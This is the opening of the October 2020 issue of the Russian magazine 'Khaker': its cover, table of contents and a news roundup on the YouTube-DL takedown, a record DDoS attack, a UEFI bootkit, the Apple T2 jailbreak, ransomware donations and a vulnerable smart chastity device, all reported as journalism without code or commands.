ХАКЕР

ОКТЯБРЬ 2020

№259

АТАКА НА APPLE

Cover Story

Как белые хакеры внедрились в сеть Apple и добрались до исходников iOS

Собираем простейший жучок

Как устроен рынок пробивов

Пишем джоинер для Win64

Тестируем Quasar RAT


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Октябрь 2020
№ 259

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Биометрия в Android 11 и новый тип вымогателя

Атака на Apple
Как вайтхеты внедрились в сеть Apple и добрались до исходников iOS

Атака на Apple
Разбираем подробности крупномасштабного взлома и примененные техники

Фундаментальные основы хакерства
Распределение динамической памяти и указатели

Небесное око
Тестируем возможности Quasar RAT

Уязвимости в OAuth
Глава из книги «Ловушка для багов. Полевое руководство по веб-хакингу»

Качественная склейка
Пишем джоинер исполняемых файлов для Win64

Обрываем хосты
Какие опасности подстерегают админов виртуального хостинга

Пробей меня полностью!
Кто, как и за сколько пробивает персональные данные в России

Шпионские штучки
Собираем устройство для прослушки

Экстенты, файлы, суперблоки
Как работают файловые системы ext3 и ext4 и как в них восстанавливать данные

Патчим JSXBIN
Как править бинарные скрипты Adobe без перекомпиляции

Супергетеродин
Как я собрал коротковолновый радиоприемник на STM32 и Si5351

Сборка мусора
Разбираем мифы об автоматическом управлении памятью

RDP over SSH
Как я писал клиент для удаленки под винду

Погружение в ассемблер
Сокращаем размер программы

Погружение в ассемблер
Зачем учить ассемблер в 2020 году


Контроль над Android
Перехватываем данные и сбрасываем настройки смартфона через самые опасные API

Оцифровать реальность
Как работают разные способы 3D-сканирования объектов

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru



RIAA ПРОТИВ YOUTUBE-DL

В этом месяце GitHub оказался в центре крупного скандала. Правообладатели из Американской ассоциации звукозаписывающих компаний (RIAA), которая представляет интересы примерно 85% всей звукозаписывающей индустрии в США, добились удаления с GitHub проекта YouTube-DL и 17 его копий. Данная Python-библиотека применялась во многих инструментах и сервисах для копирования контента с YouTube, имела более 72 тысяч звезд на GitHub и представляла собой один из наиболее популярных репозиториев на сайте.

Библиотека была удалена из-за нарушения DMCA (Digital Millennium Copyright Act — Закон об авторском праве в цифровую эпоху), поскольку могла применяться для «обхода технических мер защиты, используемых авторизованными стриминговыми сервисами, такими как YouTube». Это якобы позволяло пользователям «воспроизводить и распространять музыкальные видео и звукозаписи без разрешения [правообладателей]». В частности, в письме перечислены следующие работы, из-за которых возникли проблемы:

- Icona Pop — I Love It (feat. Charli XCX) [Official Video], owned by Warner Music Group;
- Justin Timberlake — Tunnel Vision (Explicit), owned by Sony Music Group;
- Taylor Swift — Shake it Off, owned/exclusively licensed by Universal Music Group.

В сущности, представители RIAA даже не заявляют о нарушении DMCA и о том, что YouTube-DL нарушает права членов Ассоциации, а утверждают, что библиотека сама по себе незаконна.

Это породило шквал критики в адрес RIAA, GitHub и компании Microsoft, которой с 2018 года принадлежит сервис. Простые пользователи, эксперты и правозащитники писали, что YouTube-DL был популярен не только среди пиратов: к примеру, им активно пользовались интернет-архивисты, а также библиотеку нередко применяли для загрузки бесплатных документальных фильмов, видео, представляющих собой достояние общественности.

Многие пользователи начали специально распространять исходные коды YouTube-DL, создавая все новые и новые репозитории (вскоре счет уже шел на сотни), и размещать исходники даже в самом репозитории с уведомлениями DMCA на GitHub, а также в социальных сетях, в том числе закодировав исходники в изображения.

Более того, требования RIAA распространялись не только на GitHub. Также представители Ассоциации пытались добиться закрытия официального сайта YouTube-DL (yt-dl.org), о чем уведомили хостера ресурса — немецкую компанию Uberspace. Руководство хостера ответило RIAA через своих юристов, что компания ничего не нарушала, а на сайте проекта на тот момент вообще не было никакого ПО или исходных кодов, так как все ссылки для загрузки вели на GitHub.

Пока скандал набирал обороты, выяснилось и совсем неожиданное: Нэт Фридман (Nat Friedman), возглавивший GitHub после приобретения сервиса Microsoft в 2018 году, тоже недоволен таким положением. Издание TorrentFreak сообщило, что CEO GitHub присоединился к IRC-каналу разработчиков YouTube-DL и подтвердил свою личность, опубликовав пост у себя в официальном Twitter.


Фридман выразил сожаление из-за сложившейся ситуации и сообщил, что хочет установить контакт с разработчиками, чтобы помочь им как можно быстрее разблокировать и восстановить репозиторий.

> *«GitHub существует, чтобы помогать разработчикам, и мы никогда не желали мешать их работе. Мы хотим помочь разработчикам YouTube-DL отклонить жалобу DMCA, чтобы они могли восстановить свой репозиторий, — объяснил Фридман представителям TorrentFreak, подтвердив, что действительно заходил в IRC. — Эта [ситуация] меня рассердила. Возможно, из-за важности таких инструментов, как YouTube-DL, для архивистов или из-за нашей собственной архивной программы и финансирования Internet Archive. Мы размышляем над тем, как в будущем можем проактивно помогать разработчикам с претензиями DMCA и брать на себя более активную роль в реформировании/аннулировании раздела 1201 [Закона об авторском праве в цифровую эпоху]».*

При этом глава GitHub объясняет, что репозиторий YouTube-DL вряд ли может быть восстановлен в исходном виде. Только если из кода и сопроводительной документации уберут те части, что позволяют обойти защиту плавающим шифром (rolling cipher), которая используется на YouTube и которую YouTube-DL успешно обманывал, а также примеры того, как загружать материалы, защищенные авторским правом.

НОВЫЙ DDOS-РЕКОРД: **2,54 ТБИТ/С**


Команда Google Cloud рассказала о ранее неизвестной DDoS-атаке, которая была нацелена на сервис Google еще в сентябре 2017 года, а ее пиковая мощность достигала **2,54 ТБИТ/С**, что делает ее мощнейшей зафиксированной атакой в истории.



По информации Google Threat Analysis Group, ответственность за эту атаку лежала на «правительственных хакерах»: атака исходила **ИЗ КИТАЯ**, из сетей четырех конкретных провайдеров: ASN **4134**, **4837**, **58453** и **9394**.

2,54 Тбит/с стали кульминацией долгой **ШЕСТИМЕСЯЧНОЙ КАМПАНИИ** против Google. За это время злоумышленники использовали разные методы атак и пытались подорвать работу серверной инфраструктуры.

Несколько сетей для спуфинга слали **167 000 000** пакетов в секунду на **180 000** открытых серверов **CLDAP**, **DNS** и **SMTP**, которые затем отправляли огромные ответы Google. На какие именно сервисы нацеливались хакеры, не сообщается.




ВТОРОЙ БУТКИТ ДЛЯ UEFI

Аналитики «Лаборатории Касперского» поведали об обнаружении шпионской кампании, которая использовала сложную модульную структуру MosaicRegressor, куда, в числе прочего, выходил буткит для Unified Extensible Firmware Interface (UEFI), всего второй известный экспертам за всю историю наблюдений.

Атаки на UEFI — это настоящий святой Грааль для хакеров. Ведь UEFI загружается до операционной системы и контролирует все процессы на «раннем старте». Отсюда и главная опасность, связанная с компрометацией этой среды: если внести изменения в код UEFI, можно получить полный контроль над компьютером. Например, изменить память, содержание диска или, как в случае с буткитом MosaicRegressor, заставить операционную систему запустить вредоносный файл. Поскольку речь идет о низкоуровневой малвари, избавиться от нее с помощью замены жесткого диска или переустановки ОС не выйдет.

Однако такие атаки крайне редки. Дело в том, что вмешательство на столь низком уровне реализовать сложно, злоумышленникам, по сути, нужен физический доступ к устройству, либо придется компрометировать цели при помощи сложных атак на цепочки поставок и модифицировать UEFI или инструменты, работающие с UEFI.

Первый буткит для UEFI был обнаружен специалистами компании ESET в 2018 году. Тогда исследователи пришли к выводу, что он был делом рук русскоязычной правительственной хак-группы Fancy Bear. Теперь же аналитики «Лаборатории Касперского» приписывают авторство MosaicRegressor хакерам, говорящим по-китайски.



Name	Action	Type	Subtype	Text
˅ UEFI image		Image	UEFI	
Padding		Padding	Non-empty	
˅ 8C8CE578-8A3D-4F1C-9935-896185C32DD3		Volume	FFSv2	
› F50258A9-2F4D-4DA9-861E-BDA84D07A44C		File	DXE driver	SmmInterfaceBase
› F50248A9-2F4D-4DE9-86AE-BDA84D07A41C		File	DXE driver	Ntfs
› EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0C		File	Application	SmmReset
› EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B		File	Application	SmmAccessSub
› 5C266089-E103-4D43-9AB5-12D7095BE2AF		File	DXE driver	IntelSaGopDriver
› 5BBA83E6-F027-4CA7-BFD0-16358CC9E123		File	DXE driver	IntelGopDriver
› 5007A40E-A5E0-44F7-86AE-662F9A91DA26		File	DXE driver	FvOnFv2Thunk

Изменения в UEFI

Сообщается, что активность MosaicRegressor была выявлена с помощью технологии Firmware Scanner, которая входит в состав продуктов «Лаборатории Касперского» с начала 2019 года и была разработана специально для детектирования угроз, скрывающихся в микросхемах ROM BIOS, включая образы прошивок UEFI.

Исследовав инфраструктуру MosaicRegressor, специалисты установили, что в основу компонентов буткита положен код Vector-EDK. Это специальный конструктор, созданный Hacking Team, который в том числе содержит инструкцию по созданию модуля для перепрошивки UEFI. Напомню, в 2015 году этот и другие инструменты Hacking Team утекли в свободный доступ, что позволило злоумышленникам создавать собственное ПО с минимальными усилиями: они просто дополнили исходный код вредоносным компонентом.


Пока экспертам еще предстоит изучить все компоненты MosaicRegressor, но тот, который они уже рассмотрели, собирает все документы из папки Recent Documents и помещает в архив, защищенный паролем. Скорее всего, таким образом злоумышленники готовят файлы к хищению.

Буткит UEFI был обнаружен только на двух системах, тогда как прочие компоненты MosaicRegressor найдены на множестве компьютеров. Судя по всему, хакеры весьма тщательно выбирали цели для атак: все они были дипломатами и НПО в Африке, Азии и странах Европы.

> *«Этот файл представляет собой загрузчик, он связывается с сервером управления, собирает все недавние документы на компьютере, архивирует их и передает обратно на сервер. По сути, это просто шпионаж, — комментирует Игорь Кузнецов, ведущий эксперт по кибербезопасности в «Лаборатории Касперского». — Мы также нашли другие компоненты MosaicRegressor, которые предположительно сбрасываются с самого сервера управления, выполняют вредоносный код, а затем удаляются. Сейчас есть информация о двух жертвах буткита UEFI, а также нескольких жертвах кампании, столкнувшихся с целевым фишингом. Все они являются дипломатами либо членами НКО, а их деятельность связана с Северной Кореей».*

ДЕФИЦИТ ВИДЕОКАРТ NVIDIA

Хотя официально новое поколение видеокарт Nvidia уже поступило в продажу, на деле купить карты 3000-й серии крайне трудно, если не сказать невозможно. Особенно это касается GeForce RTX 3080 и 3090, да и с покупкой RTX 3070 могут возникнуть проблемы. Как теперь признал глава Nvidia Дженсен Хуан, выступая на конференции GPU Technology Conference, этот дефицит продлится как минимум до начала 2021 года.



→ «У 3080 и 3090 есть проблема спроса, а не предложения. Проблема спроса заключается в том, что он намного больше, чем мы ожидали, хотя мы ожидали действительно высокий спрос. Розничные продавцы скажут вам, что они не видели подобного [ажиотажа на рынке], связанном с компьютерами, более десяти лет. Это уходит корнями к старым временам Windows 95 и Pentium, когда люди, будто обезумев, скупали такие товары. То есть с подобным мы не сталкивались уже очень давно и оказались просто не готовы к этому.

Я очень ценю это и не думаю, что это реальная проблема, которую нужно решать. Это феномен, который нужно просто наблюдать»

— заявил Дженсен Хуан

ДЖОН МАКАФИ АРЕСТОВАН

Министерство юстиции США сообщило, что в Испании был арестован 74-летний Джон Макафи. Бывшего главу McAfee обвиняют в уклонении от уплаты налогов, умышленном уклонении от подачи налоговых деклараций и нарушении закона о ценных бумагах. В настоящее время Макафи ожидает экстрадиции в США.

В общей сложности Макафи предстанет перед судом в связи с десятью обвинениями. Американская Комиссия по ценным бумагам и биржам (SEC) намеревается судиться с ним отдельно, утверждая, что он заработал не меньше 23 миллионов долларов на рекламных акциях, связанных с криптовалютами, а также криптовалютных сделках, нарушая самые разные законы и правила.

Согласно обвинительному заключению Минюста, Макафи не уплатил налоги на средства, которые заработал в период с 2014 по 2018 год. Также правительство заявляет, что Макафи давно уклоняется от встреч с налоговыми инспекторами и пытался скрыть свои активы, включая недвижимость и яхту (как правило, передавая права собственности другим людям).

По данным прокуратуры, Макафи заработал десятки миллионов долларов на своих многочисленных подписчиках в Twitter, рекламируя криптовалюты, и тоже не уплатил с этого никаких налогов. Отмечается, что в последние годы Макафи регулярно получал гонорары за выступления и консультации, а также заработал на продаже прав на экранизацию истории своей жизни.

> *«Джон Макафи заработал миллионы на продвижении криптовалют, консультационной работе, выступлениях и продаже прав на свою историю для документального фильма. С 2014 по 2018 год Макафи не подавал налоговые декларации, несмотря на получение значительного дохода из этих источников», — гласит заявление правоохранителей.*

В итоге, если Макафи признают виновным, ему может грозить до пяти лет тюремного заключения за уклонение от уплаты налогов, а также до одного года заключения по каждому из пяти обвинений в умышленном уклонении от подачи налоговых деклараций.

В свою очередь, представители Комиссии по ценным бумагам и биржам пишут, что Макафи зарабатывал, рассказывая своим подписчикам о криптовалютах. При этом бывший глава McAfee не сообщал людям о том, что ему заплатили за рекламу определенных альткойнов, а в некоторых случаях он и вовсе имел долю в компаниях, в которые призывал вкладывать средства. К примеру, в одном случае Макафи рекламировал неназванное ICO и одновременно с этим пытался продать свою долю, вложенную в эту компанию.

В общей сложности реклама семи ICO в Twitter принесла Джону Макафи около 23 миллионов долларов, и специалисты подчеркивают, что во всех случаях «рекомендации Макафи были ложными и вводящими в заблуждение».

Судебный иск со стороны SEC не грозит тюремным заключением, однако, если Макафи признают виновным, ему придется иметь дело с многомиллионными штрафами и пенями.

Также в судебных документах фигурирует и Джимми Уотсон (Jimmy Watson), в последние годы отвечавший за личную безопасность Макафи. По данным властей, часто он помогал вести переговоры от лица Макафи и при этом присвоил более 300 тысяч долларов.

ОТЧЕТ О ПРОЗРАЧНОСТИ

Впервые в истории компания «Яндекс» опубликовала отчет о прозрачности, то есть раскрыла статистику о том, как часто получает запросы от органов государственной власти, касающиеся пользовательских данных.

Только **16% (2468)** запросов из **15 376**, поступивших с января по июль 2020 года, были отклонены. То есть компания удовлетворила **12 908** запросов властей.


Чаще всего за этот период госорганы интересовались данными Яндекс.Почты и Яндекс.Паспорта пользователей (**8867** запросов), а также поездками в Яндекс.Такси (**5280** запросов).

Чаще всего компания отклоняла запросы на раскрытие данных геосервисов: отклонены **17** запросов из **41**.

Меньше всего госорганы интересовались информацией медиасервисов Яндекса: лишь **14** запросов, удовлетворили из которых только **2**.

Данные с 20 января по 20 июня

Продолжение статьи →



ВЗЛОМ APPLE T2

Объединив два эксплоита, изначально разработанных для взлома iPhone (checkm8 и Blackbird), исследователи сумели взломать устройства на базе macOS, оснащенные чипами безопасности Apple T2.

Хотя эксплуатация этих уязвимостей сложна, в последние недели техника объединения двух эксплоитов неоднократно упоминалась в Twitter и на Reddit и в итоге привлекла внимание ИБ-экспертов, которые уже проверили ее и подтвердили, что она работает. Так, данный метод позволяет пользователям/хакерам получать полный контроль над устройствами, изменять поведение ОС, организовывать извлечение конфиденциальных или зашифрованных данных и даже устанавливать малварь.

Напомню, что чипы Apple T2 были официально представлены в 2017 году, а начиная с 2018 года ими комплектуются практически все устройства Apple (iMac, Mac Pro, Mac mini и MacBook). По сути T2 представляет собой сопроцессор, который по умолчанию занимается обработкой звука и различных низкоуровневых задач, тем самым снимая нагрузку с основного процессора. Но также Apple T2 играют роль чипов безопасности, Secure Enclave Processor, которые отвечают за обработку конфиденциальных данных, включая криптографические операции, пароли KeyChain, аутентификацию TouchID, поддерживают работу зашифрованного хранилища и безопасной загрузки устройства.

Исследователи придумали метод взлома T2 и нашли способ запускать произвольный код на чипе безопасности во время загрузки, изменяя его нормальное поведение. Как уже было сказано, атака потребует объединения двух других эксплоитов, которые изначально были разработаны для джейлбрейка устройств на базе iOS, а именно checkm8 и Blackbird. Такой подход работает благодаря общим аппаратным и программным функциям, которые присутствуют у Apple T2 и iPhone.

Согласно данным бельгийской ИБ-компании IronPeak, взлом T2 потребует подключения к Mac или MacBook через USB-C и последующего запуска джейлбрейк-инструмента от команды Checkra1n версии 0.11.0 во время загрузки девайса. В итоге злоумышленник получит root-доступ к чипу T2 и сможет взять под контроль буквально все, что работает на целевом устройстве, а также получит возможность восстановить зашифрованные данные. Исследователи объясняют, почему этот метод срабатывает:

> *«Apple оставила открытым отладочный интерфейс в T2, что позволяет любому войти в режим обновления прошивки устройства (DFU) без аутентификации. Используя этот подход, можно создать кабель USB-C, который будет автоматически эксплойтить устройства на базе macOS во время загрузки».*

Опасность, связанная с новой техникой взлома, очевидна. По сути, теперь любой Mac или MacBook, оставленный без присмотра, может быть взломан человеком, который просто подключит к нему кабель USB-C, перезагрузит устройство и запустит Checkra1n 0.11.0. Также этот метод открывает новые возможности для правоохранительных органов, которые смогут получать доступ к Mac и MacBook подозреваемых и извлекать зашифрованную информацию.

К сожалению, это аппаратная проблема и ее не удастся легко исправить. Единственный способ устранить последствия такой атаки — это переустановить BridgeOS, операционную систему, работающую на чипах T2, говорят эксперты IronPeak.

Представители Apple никак не прокомментировали выводы экспертов.

ХАКЕРСКАЯ БЛАГОТВОРИТЕЛЬНОСТЬ

Хакеры, стоящие за разработкой вымогателя Darkside, пожертвовали **10 000 ДОЛЛАРОВ**, полученных в качестве выкупов, в пользу Children International (некоммерческая организация, которая помогает детям, живущим в условиях крайней нищеты) и The Water Project (некоммерческая организация, цель которой — обеспечить доступ к чистой воде в странах Африки к югу от Сахары). Каждая организация получила от хакеров по **0,88 БИТКОЙНА**.


→ «Мы нацеливаемся только на крупные и прибыльные корпорации. Мы считаем справедливым, что часть денег, которые они заплатили, пойдет на благотворительность. Неважно, насколько, по-вашему, плоха наша работа, мы все равно рады тому, что помогли изменить чью-то жизнь», — пишут хакеры на своем сайте.

Злоумышленники умалчивают о том, что ни одна из некоммерческих организаций, которым они перевели деньги, не сможет сохранить эти «пожертвования», так как получение и использование средств, полученных незаконным путем, тоже незаконно. Поэтому пожертвования, скорее всего, будут конфискованы или возвращены отправителям.

БАГИ В ПОЯСАХ ВЕРНОСТИ

Аналитики Pen Test Partners изучили крайне необычный девайс: мужской пояс верности Cellmate производства китайской компании Qiui. Такие гаджеты позволяют владельцам доверить доступ к своим гениталиям партнеру, который может блокировать и разблокировать устройство удаленно, с помощью Bluetooth и специального приложения.

Однако, как выяснили эксперты, из-за многочисленных проблем с безопасностью такие устройства могут удаленно блокировать и открывать и хакеры, а ручного управления для «аварийного» открывания или физического ключа для Cellmate попросту не предусмотрено. То есть заблокированные пользователи могут оказаться в крайне неприятном положении.



Исследователи проверили и сообщают, что открыть заблокированное устройство можно разве что при помощи болтореза или болгарки, перерезав стальную дужку, но дело осложняется тем, что она расположена вокруг яичек владельца гаджета. Также устройство откроется, если перегрузить плату, которая контролирует работу замка, и для этого понадобится применить к устройству примерно три вольта электричества (две батареи AA).

> *«За прошедшие годы и мы, и другие исследователи не раз обнаруживали похожие проблемы у разных производителей секс-игрушек. Лично я считаю, что такие интимные устройства должны соответствовать более высоким стандартам безопасности, чем какие-то лампочки», — говорит эксперт Pen Test Partners Алекс Ломас.*

Интересно, что исследователи сообщили производителю о проблемах с безопасностью Cellmate еще в апреле текущего года. И если сначала представители Qiui охотно пошли на контакт, то потом выяснилось, что инженеры компании не смогли полностью устранить уязвимость, и с тех пор Qiui вообще перестала отвечать на письма специалистов.

Основная проблема Cellmate заключается в его API, который используется для связи между гаджетом и специальным мобильным приложением. API оказался открыт любому желающему и не защищен паролем, а из-за этого кто угодно может захватить контроль над устройством любого пользователя. Это не только позволит хакерам удаленно управлять Cellmate, но и поможет получить доступ к информации жертвы, включая данные о местоположении и пароли.

